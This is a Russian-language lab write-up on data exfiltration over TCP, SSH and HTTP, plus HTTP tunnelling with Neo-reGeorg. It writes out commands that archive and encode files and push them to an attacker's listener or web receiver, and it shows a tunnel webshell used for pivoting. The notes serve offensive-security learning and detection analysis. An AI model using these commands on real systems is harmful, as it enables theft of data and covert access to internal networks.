Вступление

Эксфильтрация данных - это процесс получения несанкционированной копии конфиденциальных данных и перемещения их изнутри сети организации наружу. Важно отметить, что эксфильтрация данных - это процесс, скомпрометированный пост, когда субъект угрозы уже получил доступ к сети и выполнял различные действия, чтобы получить конфиденциальные данные. Эксфильтрация данных часто происходит на последнем этапе модели Cyber Kill Chain, Actions on Objectives.
Злоумышленник может сделать один или несколько сетевых запросов для передачи данных, в зависимости от размера данных и используемого протокола.


Традиционная эксфильтрация данных

Традиционный сценарий «Эксфильтрации данных» выводит конфиденциальные данные из сети организации. Злоумышленник может сделать один или несколько сетевых запросов для передачи данных, в зависимости от размера данных и используемого протокола

C2 Коммуникации

Многие фреймворки C2 предоставляют варианты создания канала связи, включая стандартные и нетрадиционные протоколы для отправки команд и получения ответов от машины жертвы. В сообщениях C2 ограниченное количество запросов, когда злоумышленник отправляет запрос на выполнение команды в машине жертвы. Затем клиент агента выполняет команду и отправляет ответ с результатом по нетрадиционному протоколу. Коммуникации будут идти в двух направлениях: в сеть и из нее.

Туннелирование



В сценарии туннелирования злоумышленник использует эту технику эксфильтрации данных для установления канала связи между жертвой и машиной злоумышленника. Канал связи действует как мост, чтобы позволить злоумышленнику получить доступ ко всей внутренней сети. Будет непрерывный трафик, отправленный и полученный при установлении соединения.

Эксфильтрация данных с помощью TCP

TCP является одним из методов извлечения данных, которые злоумышленник может использовать в незащищенной среде, где он знает, что нет сетевых продуктов безопасности.Этот тип эксфильтрации легко

обнаружить, потому что мы полагаемся на нестандартные протоколы.




Диаграмма показывает, что два хоста общаются через TCP на порту 1337 в следующих шагах:

1. Первая машина прослушивает TCP на порту **1337**
2. Другая машина подключается к порту, указанному на этапе 1. Например, **nc 1.2.3.4 1337**
3. Первая машина устанавливает соединение
4. Наконец, начинается отправка и получение данных. Например, злоумышленник отправляет команды и получает результаты.

Получается мы используем к примеру nc и записываем весть вывод в документ
на своей машине открываем

```
nc -lvp 8080 > /tmp/creds.data
```

и на машине жертвы уже выкачиваем

```
tar zcf - File/ | base64 | dd conv=ebcdic > /dev/tcp/10.11.107.203/8080
```

как заворачивали так и разворачиваем)

```
dd conv=ascii if=creds.data |base64 -d > creds.tar
```

```
tar xvf task4-creds.tar
```


Получается мы изначально открыли у себя слушатель и на машине жертвы завернули в архив, преобразовали его в base64 и завернули текст base64 из ASCII в EBCDIC (Extended Binary Coded Decimal Interchange Code) через dd и отправили по tcp соединению к нам)

1	0.000000000	10.11.107.203	10.10.215.29	SSH	96	Client: Encrypted packet (len=44)
2	0.076034239	10.10.215.29	10.11.107.203	SSH	160	Server: Encrypted packet (len=108)
3	0.076063735	10.11.107.203	10.10.215.29	TCP	52	42260 → 22 [ACK] Seq=45 Ack=109 Win=477 Len=0 TSval=10178346
4	1.044634091	10.11.107.203	10.10.215.29	SSH	88	Client: Encrypted packet (len=36)
5	1.120477847	10.10.215.29	10.11.107.203	SSH	88	Server: Encrypted packet (len=36)
6	1.120505705	10.11.107.203	10.10.215.29	TCP	52	42260 → 22 [ACK] Seq=81 Ack=145 Win=477 Len=0 TSval=10178356
7	1.121982195	10.10.215.29	10.11.107.203	TCP	60	45350 → 8080 [SYN] Seq=0 Win=64240 Len=0 MSS=1288 SACK_PERM
8	1.122014099	10.11.107.203	10.10.215.29	TCP	60	8080 → 45350 [SYN, ACK] Seq=0 Ack=1 Win=65160 Len=0 MSS=1460
9	1.197200569	10.10.215.29	10.11.107.203	TCP	52	45350 → 8080 [ACK] Seq=1 Ack=1 Win=64256 Len=0 TSval=2218102
10	1.197885243	10.10.215.29	10.11.107.203	TCP	296	45350 → 8080 [PSH, ACK] Seq=1 Ack=1 Win=64256 Len=244 TSval=
11	1.197900055	10.11.107.203	10.10.215.29	TCP	52	8080 → 45350 [ACK] Seq=1 Ack=245 Win=65024 Len=0 TSval=10178
12	1.197918897	10.10.215.29	10.11.107.203	TCP	52	45350 → 8080 [FIN, ACK] Seq=245 Ack=1 Win=64256 Len=0 TSval=
13	1.197939874	10.10.215.29	10.11.107.203	SSH	168	Server: Encrypted packet (len=116)
14	1.197952690	10.11.107.203	10.10.215.29	TCP	52	42260 → 22 [ACK] Seq=81 Ack=261 Win=477 Len=0 TSval=10178357
15	1.247902689	10.11.107.203	10.10.215.29	TCP	52	8080 → 45350 [ACK] Seq=1 Ack=246 Win=65024 Len=0 TSval=10178
16	1.254429252	10.10.215.29	10.11.107.203	SSH	152	Server: Encrypted packet (len=100)
17	1.254449920	10.11.107.203	10.10.215.29	TCP	52	42260 → 22 [ACK] Seq=81 Ack=361 Win=477 Len=0 TSval=10178358
18	1.260559869	10.11.107.203	10.10.215.29	TCP	52	8080 → 45350 [FIN, ACK] Seq=1 Ack=246 Win=65024 Len=0 TSval=
19	1.336273181	10.10.215.29	10.11.107.203	TCP	52	45350 → 8080 [ACK] Seq=246 Ack=2 Win=64256 Len=0 TSval=22181

Трафик выглядит с первого взгляда не подозрительным для челевеческого взора но почему то уверен что различные антивирусы и прочая шалуха это все заметит)

Попробуем ручками развернуть трафик и прочитать что передовалось)

```
    5 1.120477847   10.10.215.29    10.11.107.203   SSH      88 Server: Encrypted packet (len=36)
    6 1.120505705   10.11.107.203   10.10.215.29    TCP      52 42260 → 22 [ACK] Seq=81 Ack=145 Win=477 Len=0 TSval=1017835695 TSecr=221810144
    7 1.121982195   10.10.215.29    10.11.107.203   TCP      60 45350 → 8080 [SYN] Seq=0 Win=64240 Len=0 MSS=1288 SACK_PERM TSval=221810146 TSecr=0 WS=
    8 1.122014099   10.11.107.203   10.10.215.29    TCP      60 8080 → 45350 [SYN, ACK] Seq=0 Ack=1 Win=65160 Len=0 MSS=1460 SACK_PERM TSval=1017835697
    9 1.197200569   10.10.215.29    10.11.107.203   TCP      52 45350 → 8080 [ACK] Seq=1 Ack=1 Win=64256 Len=0 TSval=221810220 TSecr=1017835697
   10 1.197885243   10.10.215.29    10.11.107.203   TCP     296 45350 → 8080 [PSH, ACK] Seq=1 Ack=1 Win=64256 Len=244 TSval=221810221 TSecr=1017835697
   11 1.197900055   10.11.107.203   10.10.215.29    TCP      52 8080 → 45350 [ACK] Seq=1 Ack=245 Win=65024 Len=0 TSval=1017835773 TSecr=221810221
   12 1.197918897   10.10.215.29    10.11.107.203   TCP      52 45350 → 8080 [FIN, ACK] Seq=245 Ack=1 Win=64256 Len=0 TSval=221810221 TSecr=1017835697
   13 1.197939874   10.10.215.29    10.11.107.203   SSH     168 Server: Encrypted packet (len=116)
   14 1.197952690   10.11.107.203   10.10.215.29    TCP      52 42260 → 22 [ACK] Seq=81 Ack=261 Win=477 Len=0 TSval=1017835773 TSecr=221810222
   15 1.247902689   10.11.107.203   10.10.215.29    TCP      52 8080 → 45350 [ACK] Seq=1 Ack=246 Win=65024 Len=0 TSval=1017835823 TSecr=221810221
```




```
dd if=zx.bin conv=ascii > ascii_data.bin
```


```
base64 -d ascii_data.bin > decoded_output.tar.gz
```

```
tar zxvf decoded_output.tar.gz
```

В итоге я получил то что передавалось по сети и развернул это обратно

Эксфильтрация с помощью SSH

Протокол SSH устанавливает безопасный канал для взаимодействия и перемещения данных между клиентом и сервером, поэтому все данные передачи шифруются по сети или Интернету.



Для передачи данных по SSH мы можем использовать либо SCP (SECure Copy Protocol), либо SSH-клиент.
Получается на моей стороне должен быть поднят ssh
для scp тут вот так

```
scp -r /путь/к/каталогу admin@127.0.0.5:/путь/к/каталогу
```

Без CSP

```
tar cf - task5/ | ssh vasyalocal@10.11.107.203 "cd /home/vasyalocal/Desktop; tar xpf -"
```

Получается мы заворачиваем данные и отправляем их по изначально зашифрованному соединению.На сколько я знаю такой трафик расшифровать нельзя так что тут поможет только поведенческий анализ.

68	23.629708829	10.10.215.29	10.11.107.203	SSHv2	200 Client: Encrypted packet (len=148)
69	23.678547639	10.11.107.203	10.10.215.29	TCP	52 22 → 59428 [ACK] Seq=1861 Ack=1878 Win=71808 Len=0 TSval=1020143013 TSecr=224117479
70	23.678942956	10.11.107.203	10.10.215.29	SSHv2	80 Server: Encrypted packet (len=28)
71	23.754477508	10.10.215.29	10.11.107.203	TCP	52 59428 → 22 [ACK] Seq=1878 Ack=1889 Win=64128 Len=0 TSval=224117604 TSecr=1020143013
72	23.754501959	10.11.107.203	10.10.215.29	SSHv2	680 Server: Encrypted packet (len=628)
73	23.754523892	10.10.215.29	10.11.107.203	SSHv2	164 Client: Encrypted packet (len=112)
74	23.754530069	10.11.107.203	10.10.215.29	TCP	52 22 → 59428 [ACK] Seq=2517 Ack=1990 Win=71808 Len=0 TSval=1020143089 TSecr=224117604
75	23.830428238	10.10.215.29	10.11.107.203	TCP	52 59428 → 22 [ACK] Seq=1990 Ack=2517 Win=63616 Len=0 TSval=224117680 TSecr=1020143089
76	23.830457389	10.11.107.203	10.10.215.29	SSHv2	96 Server: Encrypted packet (len=44)
77	23.906376148	10.10.215.29	10.11.107.203	TCP	52 59428 → 22 [ACK] Seq=1990 Ack=2561 Win=63616 Len=0 TSval=224117756 TSecr=1020143165
78	23.906440717	10.10.215.29	10.11.107.203	SSHv2	196 Client: Encrypted packet (len=144)
79	23.906465495	10.11.107.203	10.10.215.29	TCP	52 22 → 59428 [ACK] Seq=2561 Ack=2134 Win=71808 Len=0 TSval=1020143241 TSecr=224117756
80	23.907257219	10.11.107.203	10.10.215.29	SSHv2	124 Server: Encrypted packet (len=72)
81	23.982854258	10.10.215.29	10.11.107.203	TCP	52 59428 → 22 [ACK] Seq=2134 Ack=2633 Win=64128 Len=0 TSval=224117832 TSecr=1020143242
82	23.982960184	10.10.215.29	10.11.107.203	SSHv2	1328 Client: Encrypted packet (len=1276)
83	23.983045323	10.10.215.29	10.11.107.203	SSHv2	1328 Client: Encrypted packet (len=1276)
84	23.983330353	10.11.107.203	10.10.215.29	TCP	52 22 → 59428 [ACK] Seq=2633 Ack=4686 Win=71808 Len=0 TSval=1020143318 TSecr=224117832
85	23.983364232	10.10.215.29	10.11.107.203	SSHv2	1328 Client: Encrypted packet (len=1276)
86	23.983389923	10.10.215.29	10.11.107.203	SSHv2	1328 Client: Encrypted packet (len=1276)
87	23.983411620	10.10.215.29	10.11.107.203	SSHv2	1328 Client: Encrypted packet (len=1276)
88	23.983430628	10.10.215.29	10.11.107.203	SSHv2	1328 Client: Encrypted packet (len=1276)
89	23.983451658	10.10.215.29	10.11.107.203	SSHv2	1328 Client: Encrypted packet (len=1276)
90	23.983611786	10.10.215.29	10.11.107.203	SSHv2	1328 Client: Encrypted packet (len=1276)
91	23.983632639	10.10.215.29	10.11.107.203	SSHv2	120 Client: Encrypted packet (len=68)
92	23.983650296	10.10.215.29	10.11.107.203	SSHv2	88 Client: Encrypted packet (len=36)
93	23.983783216	10.11.107.203	10.10.215.29	TCP	52 22 → 59428 [ACK] Seq=2633 Ack=12446 Win=71808 Len=0 TSval=1020143318 TSecr=224117832
94	23.984374421	10.11.107.203	10.10.215.29	SSHv2	88 Server: Encrypted packet (len=36)
95	23.984605791	10.11.107.203	10.10.215.29	SSHv2	140 Server: Encrypted packet (len=88)
96	24.059924318	10.10.215.29	10.11.107.203	TCP	52 59428 → 22 [ACK] Seq=12446 Ack=2757 Win=64128 Len=0 TSval=224117910 TSecr=1020143319
97	24.059958222	10.10.215.29	10.11.107.203	SSHv2	88 Client: Encrypted packet (len=36)
98	24.059984142	10.10.215.29	10.11.107.203	SSHv2	112 Client: Encrypted packet (len=60)
99	24.060002468	10.10.215.29	10.11.107.203	TCP	52 59428 → 22 [FIN, ACK] Seq=12542 Ack=2757 Win=64128 Len=0 TSval=224117910 TSecr=10201433
100	24.060040844	10.11.107.203	10.10.215.29	TCP	52 22 → 59428 [ACK] Seq=2757 Ack=12543 Win=71808 Len=0 TSval=1020143394 TSecr=224117910
101	24.061135212	10.10.215.29	10.11.107.203	SSH	152 Server: Encrypted packet (len=100)
102	24.061181371	10.11.107.203	10.10.215.29	TCP	52 35738 → 22 [ACK] Seq=513 Ack=769 Win=479 Len=0 TSval=1020143395 TSecr=224117910
103	24.064781084	10.11.107.203	10.10.215.29	TCP	52 22 → 59428 [FIN, ACK] Seq=2757 Ack=12543 Win=71808 Len=0 TSval=1020143399 TSecr=2241179
104	24.140637295	10.10.215.29	10.11.107.203	TCP	52 59428 → 22 [ACK] Seq=12543 Ack=2758 Win=64128 Len=0 TSval=224117990 TSecr=1020143399

Здесь смотреть нечего(

Эксфильтрация с помощью HTTP(S)

Вступление

HTTP POST Запрос
Данные об эксфильтрации через протокол HTTP являются одним из лучших вариантов, потому что их сложно обнаружить. Трудно отличить законный и вредоносный HTTP-трафик. Мы будем использовать метод POST HTTP в эксфильтрации данных, и причина в запросе GET все параметры зарегистрированы в файле журнала. При использовании POST-запроса это не так. Ниже приведены некоторые из преимуществ метода POST:

- Запросы POST никогда не кэшируются
- Запросы POST не остаются в истории браузера
- Запросы POST не могут быть добавлены в закладки
- Запросы POST не имеют ограничений на **длину данных**


если посмотреть логи

```
cat /var/log/apache2/access.log
```

```
10.10.198.13 - - [22/Apr/2022:12:03:11 +0100] "GET /example.php?file=dGhtOnRyeWhhY2ttZQo=
HTTP/1.1" 200 147 "-" "curl/7.68.0"
10.10.198.13 - - [22/Apr/2022:12:03:25 +0100] "POST /example.php HTTP/1.1" 200 147 "-"
"curl/7.68.0"
```

То можно увидеть что данные get запроса можно прочитать по логам,
а уже в запросах POST мы не видим данных только переход на example.php

В типичном реальном сценарии злоумышленник управляет веб-сервером в облаке где-то в Интернете. Агент или команда выполняется с скомпрометированной машины для отправки данных за пределы сети скомпрометированной машины через Интернет в веб-сервер. Затем злоумышленник может войти на веб-сервер, чтобы получить данные, как показано на следующей цифре.



А теперь к делу

Для эксфильтрации данных по протоколу HTTP/HTTPS мы можем применить следующие шаги:

1. Злоумышленник настраивает веб-сервер с обработчиком данных. В нашем случае это будет webthm.thm.com и страница contact.php в качестве обработчика данных.
2. Агент C2 или злоумышленник отправляет данные. В нашем случае мы будем отправлять данные с помощью команды Curl.
3. Веб-сервер получает данные и хранит их. В нашем случае contact.php получает запрос POST и хранит его в /tmp .
4. Злоумышленник входит в веб-сервер, чтобы получить копию полученных данных.

```php
<?php
if (isset($_POST['file'])) {
        $file = fopen("/tmp/http.bs64","w");
        fwrite($file, $_POST['file']);
        fclose($file);
   }
?>
```

Цель состоит в том, чтобы перенести содержимое папки, хранящееся в /home/ thm /task6, на другую машину по протоколу HTTP/HTTPS.

```
curl --data "file=$(tar zcf - task6 | base64)" http://web.thm.com/contact.php
```

Мы получили данные, но если внимательно посмотреть на файл то можно увидеть, что он сломан base64. Это происходит из-за кодировки URL по сравнению с HTTPHTTP. Символ + был заменен пустыми пространствами, поэтому давайте исправим его, используя команду sed следующим образом,

```
sudo sed -i 's/ /+/g' /tmp/http.bs64
```


Используя команду sed, мы заменили пробелы на + символы, чтобы сделать его действительной строкой base64!

```
cat /tmp/http.bs64 | base64 -d | tar xvfz -
```

все понятно)

HTTP Туннелирование

Туннелирование по методу протокола HTTP инкапсулирует другие протоколы и отправляет их туда и обратно по протоколу HTTP.
HTTP-туннелирование отправляет и получает множество HTTP-запросов в зависимости от канала связи!
В котором многие внутренние компьютеры недоступны из Интернета
Например, в нашем сценарии thmк серверу uploader.thm.com можно добраться из Интернета и предоставляет веб-услуги всем желающим. Однако thmсервер app.thm.com работает локально и предоставляет услуги только для внутренней сети, как показано на следующем рисунке:



Для HTTP Tunneling мы будем использовать инструмент Neo-reGeorg для создания канала связи для доступа к внутренним сетевым устройствам

```
git clone https://github.com/L-codes/Neo-reGeorg.git
```

Далее нам необходимо сгенерировать зашифрованный клиентский файл, чтобы загрузить его на веб-сервер жертвы следующим образом:

```
python3 neoreg.py generate -k thm
```

Поле загрузки тунеля стучимся к нему


```
python3 neoreg.py -k thm -u http://10.10.215.29/uploader/files/tunnel.php
```

```
curl --socks5 127.0.0.1:1080 http://172.20.0.120/flag:80
```

с первого взгляда понятно, но нужно потыкаться

Эксфильтрация с использованием ICMP

